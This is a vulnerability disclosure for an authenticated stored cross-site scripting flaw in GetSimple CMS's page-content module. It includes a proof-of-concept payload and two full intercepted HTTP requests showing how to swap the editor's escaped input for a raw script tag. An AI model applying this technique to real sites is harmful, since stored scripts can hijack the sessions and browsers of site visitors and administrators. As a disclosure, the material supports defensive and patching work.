GetSimple Authenticated Stored Cross-Site Scripting(XSS)

Description

Persistent XSS (or Stored XSS) attack is one of the three major categories of XSS attacks, the others being Non-Persistent (or Reflected) XSS and DOM-based XSS. In general, XSS attacks are based on the victim’s trust in a legitimate, but vulnerable, website or web application.GetSimple CMS does not filter the content correctly at the "content" module, resulting in the generation of stored XSS.

Affects CMS

GetSimple CMS

https://github.com/GetSimpleCMS/GetSimpleCMS

Author


webraybtl@webray.com.cn inc

Proof of Concept

1. Login the CMS.

2. Open Page http://127.0.0.1:8086/admin/edit.php

3. Put XSS payload (<script>alert(111)</script>) in the content box and click on save page to publish the page




testxss


<script>alert(111)</script>

Page has unsaved changes

4. Use "burp" to capture and change packages




```
POST /admin/changedata.php HTTP/1.1
Host: 192.168.67.20:8086
Content-Length: 361
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.67.20:8086
Referer: http://192.168.67.20:8086/admin/edit.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_d214947968792b839fd669a4decaaffc=1650249350; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1650443247; GS_ADMIN_USERNAME=joinia;
c2d2c9728b74e276c0cbc43c934ac0660ad65ba0=53eb3fe277d80c029fe4eced9d4b631ac455ac6f
Connection: close

nonce=ffafe26f5bdcca7434f5cd8b15761ff04a057826&post-author=joinia&post-title=testxss&post-titlelong=&post-summary=&post-private=&post-parent=&post-template=template.php&post-menu=&
post-menu-order=&post-id=&post-content=%3Cp%3E%26lt%3Bscript%26gt%3Balert(111)%26lt%3B%2Fscript%26gt%3B%3C%2Fp%3E%0D%0A&post-metak=&post-metad=&redirectto=&submitted=true&ajaxsave=1
```



```
POST /admin/changedata.php HTTP/1.1
Host: 192.168.67.20:8086
Content-Length: 361
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.67.20:8086
Referer: http://192.168.67.20:8086/admin/edit.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_d214947968792b839fd669a4decaaffc=1650249350; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1650443247; GS_ADMIN_USERNAME=joinia;
c2d2c9728b74e276c0cbc43c934ac0660ad65ba0=53eb3fe277d80c029fe4eced9d4b631ac455ac6f
Connection: close

nonce=ffafe26f5bdcca7434f5cd8b15761ff04a057826&post-author=joinia&post-title=testxss&post-titlelong=&post-summary=&post-private=&post-parent=&post-template=template.php&post-menu=&
post-menu-order=&post-id=&post-content=%3Cscript%3Ealert(111)%3C%2Fscript%3E&post-metak=&post-metad=&redirectto=&submitted=true&ajaxsave=1
```

5. Viewing the successfully published page,We can see the alert.



127.0.0.1:8086/index.php?id=testxss

127.0.0.1:8086 显示

111

testxss

Published on April 27th, 2022

GETSIMPLE FEATURES

- XML based data storage
- Best-in-Class User Interface
- 'Undo' protection & backups
- Easy to theme
- Great documentation
- Growing community

This is your sidebar text. Please change me in Theme -> Edit Components

Download the Latest GetSimple